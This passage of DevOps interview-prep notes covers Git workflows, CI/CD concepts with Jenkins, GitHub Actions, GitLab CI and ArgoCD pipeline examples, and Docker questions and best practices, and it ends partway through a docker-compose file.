git cherry-pick -n abc1234         # stage only, don't commit
```

Bisect — Find Bug Introduction

```
git bisect start
git bisect bad                     # current commit is broken
git bisect good v1.0               # last known good version
# Git checks out midpoint - test and mark:
git bisect good / git bisect bad
```

```
# Repeat until first bad commit found
git bisect reset                    # return to HEAD
# Automated bisect:
git bisect run ./test_script.sh     # script exits 0=good, non-zero=bad
```

Reflog — Recovery Tool

```
git reflog                          # all HEAD movements
git reflog show feature/foo         # branch-specific
git checkout HEAD@{5}               # recover deleted branch
git reset --hard HEAD@{3}           # undo accidental reset
```

Stash

```
git stash push -m "WIP: feature"    # save with message
git stash list
git stash pop                       # apply + drop
git stash apply stash@{2}           # apply without dropping
git stash branch feature-wip        # create branch from stash
git stash push --include-untracked # include new files
```

5. Merge Strategies

```
# Merge commit (default) - preserves branch history
git merge feature/foo

# Fast-forward only - keeps linear history
git merge --ff-only feature/foo

# Squash merge - all commits become one
git merge --squash feature/foo && git commit

# Rebase merge - linear history, no merge commit
git rebase main feature/foo && git checkout main && git merge feature/foo
```

Conflict Resolution

```
git status                          # see conflicted files
git diff --diff-filter=U            # show conflicted content

# Use a mergetool
git mergetool                       # opens vimdiff/meld/etc.

# Accept ours or theirs
git checkout --ours  path/file
git checkout --theirs path/file

# See all conflicts
grep -r "<<<<<<" .
```

6. Git Hooks

Stored in `.git/hooks/` (not committed) or use **Husky** for shared hooks.

```
# pre-commit - run linting/tests
#!/bin/bash
npm run lint
exit $?
```

```
# commit-msg - enforce commit message format
#!/bin/bash
MSG=$(cat "$1")
if ! echo "$MSG" | grep -qP "^(feat|fix|docs|style|refactor|test|chore)(\(.+\))?: .{1,72}"; then
    echo "Error: Commit message must follow Conventional Commits format"
    echo "Example: feat(auth): add JWT refresh token support"
    exit 1
fi

# pre-push - run full test suite
#!/bin/bash
npm test
```

Husky Setup

```
npm install --save-dev husky
npx husky init
echo "npm run lint" > .husky/pre-commit
echo "npm test" > .husky/pre-push
```

7. Signed Commits & GPG

```
gpg --gen-key
gpg --list-secret-keys --keyid-format=long
git config --global user.signingkey KEY_ID
git config --global commit.gpgsign true

git commit -S -m "signed commit"
git log --show-signature
git verify-commit HEAD
```

8. Monorepo Patterns

Tools

- **Nx** (Node/JS monorepos) — affected graph, task caching
- **Turborepo** (JS) — remote caching, pipeline
- **Bazel** (Google, polyglot) — hermetic builds
- **Pants** (Python focus)

Git Sparse Checkout

```
git clone --filter=blob:none --sparse https://repo.git
git sparse-checkout init --cone
git sparse-checkout set packages/api packages/shared
```

9. GitHub Actions Key Concepts

```
name: CI Pipeline
on:
  push:
    branches: [main]
  pull_request:
    branches: [main]

env:
  REGISTRY: ghcr.io
  IMAGE_NAME: ${{ github.repository }}
```

```yaml
jobs:
  test:
    runs-on: ubuntu-latest
    strategy:
      matrix:
        python-version: ['3.10', '3.11', '3.12']
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-python@v5
        with:
          python-version: ${{ matrix.python-version }}
          cache: 'pip'
      - run: pip install -r requirements.txt
      - run: pytest --cov=. --cov-report=xml
      - uses: codecov/codecov-action@v4

  build:
    needs: test
    runs-on: ubuntu-latest
    permissions:
      contents: read
      packages: write
    steps:
      - uses: actions/checkout@v4
      - uses: docker/setup-buildx-action@v3
      - uses: docker/login-action@v3
        with:
          registry: ${{ env.REGISTRY }}
          username: ${{ github.actor }}
          password: ${{ secrets.GITHUB_TOKEN }}
      - uses: docker/build-push-action@v5
        with:
          push: true
          tags: ${{ env.REGISTRY }}/${{ env.IMAGE_NAME }}:${{ github.sha }}
          cache-from: type=gha
          cache-to: type=gha,mode=max
```

10. Git Best Practices

Conventional Commits

```
<type>(<scope>): <description>

feat(auth): add OAuth2 login support
fix(api): handle null pointer in user endpoint
docs(readme): update installation instructions
chore(deps): upgrade axios to 1.6.0
refactor(db): extract connection pool logic
test(unit): add tests for payment service
perf(query): add index on orders.user_id
ci(github): add docker layer caching
```

Commit Message Rules

1. Use imperative mood: "Add feature" not "Added feature"
2. 72 char limit on subject line
3. Blank line between subject and body
4. Explain WHY, not WHAT (code shows what)
5. Reference issues: `Closes #123`, `Fixes JIRA-456`

Resources

- https://git-scm.com/book/en/v2 — Pro Git (free book)
- https://learngitbranching.js.org/ — Interactive git visualization
- https://ohshitgit.com/ — Common git mistake recovery
- https://www.conventionalcommits.org/ — Commit message standard
- https://trunkbaseddevelopment.com/ — TBD patterns

ewpage # 04-CI-CD

CI/CD — Interview Questions & Answers

Q1: What is GitOps and how does it differ from traditional push-based CD? > **Traditional push-based CD**: The CI system (Jenkins, GitHub Actions) directly applies changes to the target environment after a build — it pushes Kubernetes manifests or runs Terraform. The CI system needs direct credentials to the cluster or cloud. > > **GitOps**: Git is the single source of truth for desired state. A controller running *inside* the cluster (ArgoCD, Flux) watches a Git repository and continuously reconciles actual state to match desired state. The cluster *pulls* from Git — no inbound credentials needed on the CI side. > > **Advantages of GitOps:** > - Full audit trail: every change to production is a Git commit with author, timestamp, PR link > - Drift detection: if someone `kubectl apply` directly, the controller detects and corrects it > - Rollback = `git revert` — deterministic and auditable > - No external write access to production cluster from CI systems

---

Q2: Explain DORA metrics. What do they measure and which matters most? > DORA (DevOps Research and Assessment) identified four metrics that predict software delivery performance: > > **Deployment Frequency**: How often code is deployed to production. Elite: multiple times per day. High: daily/weekly. Medium: weekly-monthly. Low: monthly or less. > > **Lead Time for Changes**: Time from code committed to running in production. Measures how quickly you can deliver value and fixes. Elite: < 1 hour. High: 1 day - 1 week. > > **Change Failure Rate**: Percentage of deployments that cause a production failure requiring hotfix, rollback, or remediation. Elite: 0-15%. Low: 46-60%. > > **Mean Time to Restore (MTTR)**: How long it takes to recover from a failure. Elite: < 1 hour. Low: 1 week to 1 month. > > **Which matters most**: MTTR combined with Change Failure Rate together — you want low failure rate AND fast recovery when failures happen. Deployment frequency is a leading indicator: the more you deploy small changes, the lower your failure rate and faster your recovery.

Q3: What is the difference between Continuous Integration, Continuous Delivery, and Continuous Deployment? > **Continuous Integration (CI)**: Every code change is automatically built and tested. Goal: detect integration failures early. Output: tested artifact (Docker image, JAR, binary). > > **Continuous Delivery (CD — delivery)**: Every successful build can be deployed to production at any time, but a human decides when to push the button. The pipeline prepares and validates the release. The deploy step requires manual approval. > > **Continuous Deployment (CD — deployment)**: Every successful build that passes all automated checks is automatically deployed to production with no human gate. Requires very high confidence in the test suite. > > Most mature engineering teams practice Continuous Delivery with automated canary gates that trigger rollback — functionally close to Continuous Deployment but with safety nets.

Q4: How do you implement zero-downtime deployments in Kubernetes? > Multiple layers required: > > **1. Deployment strategy**: `RollingUpdate` with `maxUnavailable: 0` — only scale up new pods before removing old ones. This ensures capacity is never reduced during a rollout. > > **2. Readiness probe**: The new pod only receives traffic after its readiness probe passes. A misconfigured or missing readiness probe will route traffic to unready pods. > > **3. PreStop lifecycle hook**: Add a `preStop` sleep of 5-15 seconds. This gives the load balancer time to remove the pod from rotation before SIGTERM is sent. Without this, in-flight requests can be dropped. > > **4. Graceful shutdown**: The application must handle SIGTERM and finish processing in-flight requests before exiting. `terminationGracePeriodSeconds` must be long enough. > > **5. PodDisruptionBudget**: Prevents all pods being removed simultaneously during node drains or voluntary disruptions. Set `minAvailable: 2` for a 3-replica deployment.

Q5: How do you handle database migrations in a CI/CD pipeline without downtime? > The **Expand-Contract pattern** (also called parallel change): > > **Phase 1 — Expand**: Add new schema elements (nullable columns, new tables) without removing anything. Deploy code that writes to both old and new schema. Old schema still works. > > **Phase 2 — Migrate**: Backfill existing data to new schema in small batches (avoid table locks). Tools: `pt-online-schema-change`

or `gh-ost` for MySQL, or batched UPDATE loops for Postgres. > > **Phase 3 — Contract**: Once all data is migrated and code reads only from new schema, remove the old columns/tables in a separate deployment. > > Each phase is a separate deployment, verified before the next. This is why you never do schema changes at the same time as application changes. > > **For non-relational changes**: Feature flags let you deploy code that uses a new data model without activating it — gradually migrate and enable per-user.

Q6: Walk through how you would design a secure secrets management strategy for a Jenkins pipeline. > **Avoid**: storing secrets as Jenkins Credentials with static values in the Jenkins config. These are encrypted with the Jenkins master key but don't rotate and are accessible to anyone with Jenkins admin access. > > **Better approach using HashiCorp Vault + JWT auth:** > 1. Jenkins job generates a short-lived JWT (role ID + secret ID via AppRole) > 2. Vault authenticates the JWT and issues a short-lived Vault token (TTL: 30 minutes) > 3. Pipeline retrieves only the secrets it needs for this specific job > 4. Secrets are injected as environment variables for the duration of the build only > 5. No secret survives the pipeline; nothing stored in Jenkins > > **AWS-native approach**: > - Jenkins agent runs with an IAM instance profile > - Agent assumes a per-pipeline IAM role (different permissions per job type) > - Retrieves secrets from AWS Secrets Manager at runtime > - No secret stored in Jenkins at all

---

Q7: What is a build artifact and why should you build once, deploy many times? > A **build artifact** is the immutable output of a CI build — a Docker image, a compiled binary, a JAR file, or a zip archive. It is stored in a registry or artifact repository with a unique version identifier (Git SHA, semantic version). > > **Build once, deploy many**: > - The same artifact that passed tests in staging is promoted to production — not rebuilt > - Rebuilding from source for production could produce a different binary (different dependency versions, different environment) > - The artifact is the unit of trust: security scanning runs against it once, signatures are applied once > - Faster promotions: no rebuild time, just pull and deploy > > **Implementation**: tag Docker images with Git SHA (`ghcr.io/org/app:sha-a1b2c3d`), push to registry after CI tests pass, then ArgoCD/Helm references that exact SHA for all subsequent environments.

Q8: How do you handle a broken main branch in a team of 50 engineers? > **Immediate actions:** > 1. Identify the breaking commit with `git bisect` or by examining recent CI failures > 2. Revert the specific commit: `git revert COMMIT_HASH` — creates a new commit, preserves history > 3. Push the revert — pipeline turns green > 4. Post in engineering Slack: "Main was broken by commit X, reverted in Y. Anyone with PRs based on those commits should rebase." > > **Communication**: Don't just silently revert — explain what happened so others don't build on broken code. > > **Longer fix**: Author rebases their branch on main (which now includes the revert), fixes the issue properly, re-opens PR. > > **Prevention**: > - Branch protection rules requiring PR reviews and passing CI before merging > - `CODEOWNERS` for critical files (requires specific team approval) > - Post-merge CI that re-runs tests after merge to catch integration issues > - Consider trunk-based development with feature flags to reduce long-lived branches

---

Q9: Explain the differences between GitHub Actions, GitLab CI, and Jenkins. When would you choose each? > **GitHub Actions**: > - Best for: teams on GitHub, open source projects, greenfield projects > - Pros: native GitHub integration, huge marketplace, OIDC to cloud providers, free for public repos > - Cons: less control over runners, GitHub outage affects CI > > **GitLab CI**: > - Best for: teams already on GitLab, enterprises wanting all-in-one (SCM + CI + registry + security) > - Pros: excellent built-in security scanning, environments/protected branches, self-hosted option > - Cons: GitLab-specific — harder to migrate away > > **Jenkins**: > - Best for: complex enterprise pipelines, full control requirements, existing Jenkins investment > - Pros: most flexible and extensible, huge plugin ecosystem, runs anywhere > - Cons: significant maintenance overhead (plugin updates, security patches, shared library management), operational toil > - In 2026: only choose Jenkins if migrating away from an existing Jenkins investment or if compliance requires fully on-prem

---

Q10: How do you measure and improve your CI/CD pipeline performance? > **Key metrics to track:** > - **Pipeline duration**: total time from push to deployed. Target: < 10 minutes for feedback > - **Stage duration breakdown**: which stage is the bottleneck? > - **Pipeline failure rate**: what % of runs fail and at which stage? > - **Queue wait time**: how long do jobs wait for a runner? > - **Flaky test rate**: tests that fail intermittently without code changes > > **Improvements by stage:** > > *Tests slow*: Parallelize test shards (`pytest-xdist`, matrix strategy), run only affected tests (path-based triggers), split unit from integration tests > > *Build slow*: Enable BuildKit layer caching, cache pip/npm in CI (`actions/cache`), multi-stage builds to skip unnecessary layers > > *Image push slow*: Push to registry in same region as CI runners, use ECR/GHCR (not Docker Hub rate limited) > > *Deployment slow*: Reduce image size (distroless), pre-pull images to nodes, optimize readiness probe timing > > *Queue time high*: Add more runners, use auto-scaling runner controllers (ARC for GitHub Actions), right-size runner instances

CI/CD — Deep Dive Notes

1. CI/CD Concepts

Continuous Integration (CI)

- Every commit triggers automated build + test
- Fast feedback loop (< 10 min target)
- Keeps main branch always buildable
- Catches integration bugs early

Continuous Delivery (CD)

- Automated release to production-like environment
- Human approval gate before production deploy
- Every commit is potentially releasable

Continuous Deployment (CD)

- Every passing build auto-deploys to production
- No human gate
- Requires high test coverage + observability + rollback capability

---

2. Pipeline Design Principles

Shift-Left Testing

```
Unit Tests → Integration Tests → E2E Tests → Performance → Security → Deploy
  (fast)        (medium)          (slow)     (scheduled)   (gate)
```

Pipeline Stages

```
1. Source       → checkout, validate
2. Build        → compile, lint, SAST scan
3. Unit Test    → fast isolated tests
4. Docker Build → multi-stage, cache layers
5. Integration  → spin up dependencies, test
6. Security     → container scan, DAST, secrets scan
7. Staging      → deploy to staging, smoke test
8. E2E          → full flow tests
9. Production   → deploy with approval gate
10. Post-deploy → health check, notify
```

The Four Key Metrics (DORA)

Metric	Elite	High	Medium	Low
Deployment Frequency	On demand (multiple/day)	Weekly	Monthly	<6 months
Lead Time for Changes	<1 hour	1day-1week	1week-1month	>6 months
Change Failure Rate	0-15%	16-30%	16-30%	46-60%
MTTR	<1 hour	<1 day	<1 week	>6 months

---

3. Jenkins

Declarative Pipeline

```
pipeline {
    agent {
        kubernetes {
            yaml '''
                apiVersion: v1
                kind: Pod
                spec:
                  containers:
                  - name: maven
                    image: maven:3.9-eclipse-temurin-17
                    command: [cat]
                    tty: true
                  - name: docker
                    image: docker:24-dind
                    securityContext:
                      privileged: true
            '''
        }
    }

    options {
        timeout(time: 30, unit: 'MINUTES')
        buildDiscarder(logRotator(numToKeepStr: '10'))
        disableConcurrentBuilds()
    }

    environment {
        REGISTRY = 'registry.company.com'
        IMAGE = "${REGISTRY}/myapp:${GIT_COMMIT.take(8)}"
        SONAR_TOKEN = credentials('sonar-token')
    }

    stages {
        stage('Build & Test') {
            steps {
                container('maven') {
                    sh 'mvn clean verify -T 4 --no-transfer-progress'
                    junit 'target/surefire-reports/**/*.xml'
                    publishHTML([
                        allowMissing: false,
                        reportDir: 'target/site/jacoco',
                        reportFiles: 'index.html',
                        reportName: 'Coverage Report'
                    ])
                }
            }
        }

        stage('SonarQube') {
            steps {
                container('maven') {
                    withSonarQubeEnv('sonarqube') {
                        sh 'mvn sonar:sonar'
                    }
                    timeout(time: 5, unit: 'MINUTES') {
                        waitForQualityGate abortPipeline: true
                    }
```

```
                }
            }
        }

        stage('Docker Build & Push') {
            steps {
                container('docker') {
                    sh '''
                        docker build --build-arg VERSION=${GIT_COMMIT} \
                          --cache-from ${IMAGE}:latest \
                          -t ${IMAGE} -t ${REGISTRY}/myapp:latest .
                        docker push ${IMAGE}
                        docker push ${REGISTRY}/myapp:latest
                    '''
                }
            }
        }

        stage('Deploy Staging') {
            when { branch 'main' }
            steps {
                sh "helm upgrade --install myapp ./helm --set image.tag=${GIT_COMMIT.take(8)} -n staging"
                sh './scripts/smoke-test.sh staging'
            }
        }

        stage('Deploy Production') {
            when { branch 'main' }
            input {
                message "Deploy to production?"
                ok "Deploy"
                submitter "tech-leads"
            }
            steps {
                sh "helm upgrade --install myapp ./helm --set image.tag=${GIT_COMMIT.take(8)} -n production"
                sh './scripts/smoke-test.sh production'
            }
        }
    }

    post {
        always {
            cleanWs()
        }
        failure {
            slackSend channel: '#alerts', color: 'danger',
              message: "FAILED: ${env.JOB_NAME} #${env.BUILD_NUMBER} - ${env.BUILD_URL}"
        }
        success {
            slackSend channel: '#deployments', color: 'good',
              message: "DEPLOYED: ${env.JOB_NAME} #${env.BUILD_NUMBER}"
        }
    }
}
```

Jenkins Shared Libraries

```
// vars/dockerBuild.groovy
def call(Map config) {
```

```
    def image = "${config.registry}/${config.name}:${env.GIT_COMMIT.take(8)}"
    docker.build(image, "--build-arg VERSION=${env.GIT_COMMIT} .")
    docker.withRegistry("https://${config.registry}", config.credentials) {
        docker.image(image).push()
    }
    return image
}

// Jenkinsfile usage:
@Library('company-shared-lib') _
def img = dockerBuild(registry: 'registry.company.com', name: 'myapp', credentials: 'registry-creds')
```

---

4. GitHub Actions

Reusable Workflow

```
# .github/workflows/reusable-docker.yml
on:
  workflow_call:
    inputs:
      image-name:
        required: true
        type: string
    outputs:
      image-tag:
        value: ${{ jobs.build.outputs.tag }}
    secrets:
      registry-password:
        required: true

jobs:
  build:
    runs-on: ubuntu-latest
    outputs:
      tag: ${{ steps.meta.outputs.version }}
    steps:
      - uses: actions/checkout@v4
      - uses: docker/metadata-action@v5
        id: meta
        with:
          images: ${{ inputs.image-name }}
          tags: |
            type=sha
            type=semver,pattern={{version}}
            type=edge,branch=main
      - uses: docker/build-push-action@v5
        with:
          push: true
          tags: ${{ steps.meta.outputs.tags }}
          cache-from: type=gha
          cache-to: type=gha,mode=max

# Calling workflow:
jobs:
  build:
    uses: ./.github/workflows/reusable-docker.yml
    with:
      image-name: ghcr.io/myorg/myapp
```

```
    secrets:
      registry-password: ${{ secrets.GHCR_TOKEN }}
```

Matrix Builds + Caching

```
jobs:
  test:
    runs-on: ubuntu-latest
    strategy:
      fail-fast: false
      matrix:
        python: ['3.10', '3.11', '3.12']
        os: [ubuntu-latest, windows-latest]
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-python@v5
        with:
          python-version: ${{ matrix.python }}
          cache: 'pip'
      - uses: actions/cache@v4
        with:
          path: ~/.cache/pip
          key: ${{ runner.os }}-pip-${{ hashFiles('**/requirements*.txt') }}
          restore-keys: |
            ${{ runner.os }}-pip-
      - run: pip install -r requirements.txt && pytest
```

---

5. GitLab CI

```
# .gitlab-ci.yml
include:
  - template: Security/SAST.gitlab-ci.yml
  - template: Security/Container-Scanning.gitlab-ci.yml

variables:
  DOCKER_DRIVER: overlay2
  DOCKER_TLS_CERTDIR: '/certs'

stages: [build, test, scan, deploy-staging, deploy-prod]

.common: &common
  image: docker:24
  services: [docker:24-dind]
  before_script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY

build:
  <<: *common
  stage: build
  script:
    - docker pull $CI_REGISTRY_IMAGE:latest || true
    - docker build --cache-from $CI_REGISTRY_IMAGE:latest
        -t $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA
        -t $CI_REGISTRY_IMAGE:latest .
    - docker push $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA
    - docker push $CI_REGISTRY_IMAGE:latest
  rules:
```

```yaml
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH

unit-tests:
  stage: test
  image: python:3.11
  script:
    - pip install -r requirements.txt
    - pytest --junitxml=report.xml --cov=src --cov-report=xml
  coverage: '/TOTAL.*\s+(\d+%)$/'
  artifacts:
    reports:
      junit: report.xml
      coverage_report:
        coverage_format: cobertura
        path: coverage.xml

deploy-staging:
  stage: deploy-staging
  image: alpine/helm:3
  environment:
    name: staging
    url: https://staging.example.com
  script:
    - helm upgrade --install myapp ./helm
        --set image.tag=$CI_COMMIT_SHA
        -n staging --wait
  rules:
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH

deploy-production:
  stage: deploy-prod
  image: alpine/helm:3
  environment:
    name: production
    url: https://example.com
  script:
    - helm upgrade --install myapp ./helm
        --set image.tag=$CI_COMMIT_SHA
        -n production --wait
  rules:
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH
      when: manual
```

---

6. ArgoCD — GitOps

Install & Setup

```
kubectl create namespace argocd
kubectl apply -n argocd -f https://raw.githubusercontent.com/argoproj/argo-cd/stable/manifests/install.yaml
kubectl port-forward svc/argocd-server -n argocd 8080:443
argocd login localhost:8080
```

Application Definition

```yaml
apiVersion: argoproj.io/v1alpha1
kind: Application
metadata:
```

```yaml
  name: myapp
  namespace: argocd
spec:
  project: default
  source:
    repoURL: https://github.com/myorg/gitops-repo
    targetRevision: main
    path: apps/myapp/overlays/production
  destination:
    server: https://kubernetes.default.svc
    namespace: production
  syncPolicy:
    automated:
      prune: true         # delete resources not in git
      selfHeal: true      # auto-sync on drift
    syncOptions:
      - CreateNamespace=true
      - ApplyOutOfSyncOnly=true
    retry:
      limit: 3
      backoff:
        duration: 5s
        factor: 2
        maxDuration: 3m
```

App of Apps Pattern

```yaml
# apps/root-app.yaml - manages all other apps
apiVersion: argoproj.io/v1alpha1
kind: Application
metadata:
  name: root-app
spec:
  source:
    path: apps/             # directory of Application manifests
  syncPolicy:
    automated:
      prune: true
      selfHeal: true
```

---

7. Deployment Strategies

Blue-Green

```
Blue (live) → Green (new version deployed, tested)
→ Switch LB to Green → Blue becomes standby
Rollback: switch back to Blue instantly
```

Canary

```
90% traffic → v1 (stable)
10% traffic → v2 (canary)
Monitor metrics → gradually shift if healthy
```

Rolling Update (Kubernetes default)

```yaml
strategy:
  type: RollingUpdate
  rollingUpdate:
```

```
    maxUnavailable: 0        # never reduce capacity
    maxSurge: 1              # allow one extra pod during update
```

Feature Flags

```
# Using LaunchDarkly / Unleash
if feature_flags.is_enabled("new-checkout-flow", user):
    return new_checkout()
else:
    return old_checkout()
```

Resources

- https://www.jenkins.io/doc/book/pipeline/ — Jenkins Pipeline docs
- https://docs.github.com/en/actions — GitHub Actions docs
- https://argo-cd.readthedocs.io/ — ArgoCD docs
- https://codefresh.io/learn/ci-cd/ — CI/CD concepts
- https://dora.dev/ — DORA metrics research

ewpage # 05-Docker-Containers

Docker — Interview Questions & Answers

Q1: What is the difference between a Docker image and a container? > **Image:** Read-only template with layers. Blueprint. Stored in registry. > **Container:** Running instance of an image. Has a writable layer on top. Ephemeral (data lost on removal unless using volumes).

Q2: Explain Docker layer caching and how to optimize it. > Each instruction in Dockerfile creates a layer. Cache is invalidated when a layer changes — all subsequent layers rebuild. > **Optimization:** > 1. Put instructions that change rarely at the top (FROM, RUN apt-get) > 2. Copy dependency files before source code:

```
COPY requirements.txt .     # cache this layer
RUN pip install -r requirements.txt
COPY . .                    # only invalidates from here
```

3. Use `--mount=type=cache` in BuildKit

Q3: What is a multi-stage build and why is it important? > Allows using multiple FROM instructions. Build artifacts compiled in one stage (with all build tools) are copied to a minimal final image. Result: production image has no build tools = smaller attack surface, faster pull times. > Example: 400MB Go builder → 8MB distroless final image.

Q4: How does Docker networking work? What is the difference between bridge and host networking? > **Bridge:** Default. Creates virtual network interface on host (`docker0`). Containers get private IPs, NAT for outbound. Port mapping creates iptables DNAT rules. > **Host:** Container shares host's network namespace directly. No NAT, no port mapping needed. Best performance. Security risk — container can see all host interfaces.

Q5: How do you handle secrets in Docker? > **DON'T:** Bake into image (ENV, COPY of secret files) — visible in image history > **DO:** > 1. Pass at runtime: `docker run -e SECRET=$(vault kv get -field=value secret/myapp)` > 2. Docker secrets (Swarm): `docker secret create mysecret file` → mounted at `/run/secrets/` > 3. Build-time secrets with BuildKit: `--secret id=npmrc,src=~/.npmrc` > 4. Kubernetes secrets / Vault agent sidecar in production

Q6: Container A cannot reach Container B. How do you debug?

```
# 1. Are they on the same network?
docker inspect A | grep Networks
docker inspect B | grep Networks

# 2. Can A ping B?
docker exec A ping B

# 3. Check port - is B listening?
```

```
docker exec B ss -tlnp

# 4. Test TCP connection
docker exec A nc -zv B 8080

# 5. Check container IPs
docker inspect -f '{{.NetworkSettings.IPAddress}}' B

# 6. If different networks, connect to same network:
docker network connect mynet A
```

Q7: How would you reduce a Docker image from 800MB to <100MB? > 1. Use minimal base: `FROM node:20-alpine` (50MB) vs `FROM node:20` (1GB) > 2. Multi-stage build — exclude node_modules from final image if possible > 3. Combine RUN commands to reduce layers > 4. Remove apt cache: `rm -rf /var/lib/apt/lists/*` > 5. Use `--no-install-recommends` for apt > 6. Delete build artifacts after compilation > 7. `.dockerignore` to exclude test files, docs > 8. Consider distroless base

Q8: What is the `ENTRYPOINT` vs `CMD`? > **ENTRYPOINT:** The executable. Not easily overridden (requires `--entrypoint` flag). > **CMD:** Default arguments to ENTRYPOINT, easily overridden at runtime.

```
ENTRYPOINT ["/app/server"]   # always run server
CMD ["--port", "8080"]       # default port, override with: docker run img --port 9090
```

Exec form `["cmd"]` preferred over shell form `cmd` (no shell wrapping, signals go directly to process).

Q9: How does `COPY --from=builder` work in multi-stage builds? > Copies files from another named build stage. The builder stage is not included in the final image. You can also copy from external images: `COPY --from=gcr.io/distroless/static /busybox /busybox`.

Q10: Explain Docker's `restart` policies. | Policy | Behavior | |———|———| | `no` | Never restart (default) | | `always` | Always restart, including on daemon start | | `on-failure` | Restart if exit code non-zero | | `unless-stopped` | Always restart unless manually stopped | > Use `unless-stopped` for production services.

Q11: How do you perform a zero-downtime deployment with Docker Compose?

```
# Scale up new version
docker-compose up -d --scale api=2 --no-recreate

# Once healthy, remove old containers
docker-compose up -d --remove-orphans

# Or use rolling updates with Swarm:
docker service update --image myapp:v2 --update-parallelism 1 \
  --update-delay 30s myapp_service
```

Q12: How do you monitor container resource usage?

```
docker stats                          # live CPU/memory/network/disk
docker stats --no-stream --format \
  "table {{.Container}}\t{{.CPUPerc}}\t{{.MemUsage}}"

# cAdvisor for metrics export to Prometheus
docker run -d --name cadvisor \
  -v /:/rootfs:ro \
  -v /var/run:/var/run:ro \
  -v /sys:/sys:ro \
  -v /var/lib/docker:/var/lib/docker:ro \
  -p 8080:8080 \
  gcr.io/cadvisor/cadvisor:latest
```

Q13: What is a distroless image? When should you use it? > Distroless images (by Google) contain only the application and its runtime dependencies. No shell, no package manager, no OS utilities. > **Benefits:** Tiny size, minimal CVEs, reduced attack surface (no shell = harder to exploit) > **Drawback:** Harder to debug (no `exec` with bash) > **Use for:** Production containers. Have a debug variant: `FROM gcr.io/distroless/java17-debian12:debug`

Q14: How do you implement health checks?

```
HEALTHCHECK --interval=30s --timeout=10s --start-period=40s --retries=3 \
  CMD curl -f http://localhost:8080/health || exit 1
```

```
docker ps   # shows Up (healthy) or Up (unhealthy)
docker inspect --format='{{.State.Health.Status}}' container
docker inspect --format='{{range .State.Health.Log}}{{.Output}}{{end}}' container
```

Docker & Containers — Deep Dive Notes

1. Docker Architecture

```
Docker CLI → Docker Daemon (dockerd) → containerd → runc → container
                                     → image management
                                     → network management
                                     → volume management
```

- **dockerd:** API server + orchestration
- **containerd:** Container lifecycle management (OCI-compliant)
- **runc:** OCI runtime — actually creates containers (calls kernel namespaces/cgroups)
- **BuildKit:** Modern build engine (parallel, caching, multi-platform)

2. Image Layers & Union FS

```
Layer 5: COPY app.py /app/          ← writable layer (container)
Layer 4: RUN pip install -r req.txt ← read-only
Layer 3: COPY requirements.txt /    ← read-only
Layer 2: RUN apt-get install -y ... ← read-only
Layer 1: FROM python:3.11-slim      ← base image layers
```

Union FS (OverlayFS): Merges layers into unified view. Copy-on-write: modifications create new layer on top.

```
# See layer history
docker history nginx --no-trunc
docker inspect nginx | jq '.[].RootFS.Layers'
```

3. Multi-Stage Builds (Best Practice)

```
# syntax=docker/dockerfile:1.7

# Stage 1: Builder
FROM golang:1.22-alpine AS builder
WORKDIR /build
COPY go.mod go.sum ./
RUN --mount=type=cache,target=/go/pkg/mod \
    go mod download
COPY . .
RUN --mount=type=cache,target=/root/.cache/go-build \
    CGO_ENABLED=0 GOOS=linux go build -ldflags="-w -s" -o app ./cmd/main.go

# Stage 2: Final minimal image
FROM gcr.io/distroless/static-debian12
COPY --from=builder /build/app /app
COPY --chown=nonroot:nonroot --from=builder /build/config /config
USER nonroot:nonroot
EXPOSE 8080
ENTRYPOINT ["/app"]
```

Python Multi-stage

```
FROM python:3.11-slim AS deps
WORKDIR /app
COPY requirements.txt .
RUN --mount=type=cache,target=/root/.cache/pip \
    pip install --user -r requirements.txt

FROM python:3.11-slim AS runtime
WORKDIR /app
COPY --from=deps /root/.local /root/.local
COPY . .
ENV PATH=/root/.local/bin:$PATH
RUN useradd -r -u 1001 appuser && chown -R appuser:appuser /app
USER appuser
EXPOSE 8080
CMD ["gunicorn", "-w", "4", "-b", "0.0.0.0:8080", "app:application"]
```

4. BuildKit Features

```
# Enable BuildKit
export DOCKER_BUILDKIT=1

# Build with caching
docker buildx build \
  --cache-from type=registry,ref=registry.io/myapp:cache \
  --cache-to type=registry,ref=registry.io/myapp:cache,mode=max \
  --platform linux/amd64,linux/arm64 \
  --push \
  -t registry.io/myapp:latest .

# Build secrets (don't bake into image)
docker buildx build \
  --secret id=npmrc,src=$HOME/.npmrc \
  --secret id=pip_index,env=PIP_INDEX_URL \
  .

# In Dockerfile:
RUN --mount=type=secret,id=npmrc,target=/root/.npmrc \
    npm install
```

5. Networking

Network Types

```
# Bridge (default) - isolated network, NAT to host
docker run --network bridge nginx

# Host - container uses host network directly, fastest
docker run --network host nginx

# None - completely isolated
docker run --network none myapp

# Custom bridge - DNS by container name
docker network create --driver bridge mynet
docker run --network mynet --name db postgres
docker run --network mynet app  # can reach "db" by name

# Overlay - multi-host (Swarm/K8s)
```

```
docker network create --driver overlay --attachable myoverlay
```

Publish Ports

```
docker run -p 8080:80           # host:container (all interfaces)
docker run -p 127.0.0.1:8080:80 # bind to localhost only
docker run -P                    # publish all EXPOSE'd ports to random
```

6. Volumes & Storage

```
# Named volume (managed by Docker, persistent)
docker run -v mydata:/var/lib/postgresql/data postgres
docker volume ls; docker volume inspect mydata

# Bind mount (host path, development)
docker run -v $(pwd)/src:/app/src:ro myapp

# tmpfs (in-memory, not persisted)
docker run --tmpfs /tmp:size=100m,mode=1777 myapp

# Volume drivers (for NFS, cloud storage)
docker volume create --driver local \
  --opt type=nfs \
  --opt o=addr=nfs-server.example.com,rw \
  --opt device=:/exports/data \
  nfs-data
```

7. Docker Compose (Production-Grade)

```
# docker-compose.yml
version: "3.9"

x-common-env: &common-env
  TZ: UTC
  LOG_LEVEL: info

x-logging: &default-logging
  driver: json-file
  options:
    max-size: "10m"
    max-file: "5"

services:
  api:
    image: myapp:${IMAGE_TAG:-latest}
    build:
      context: .
      dockerfile: Dockerfile
      target: runtime
      cache_from: [myapp:latest]
    restart: unless-stopped
    ports:
      - "127.0.0.1:8080:8080"    # localhost only
    environment:
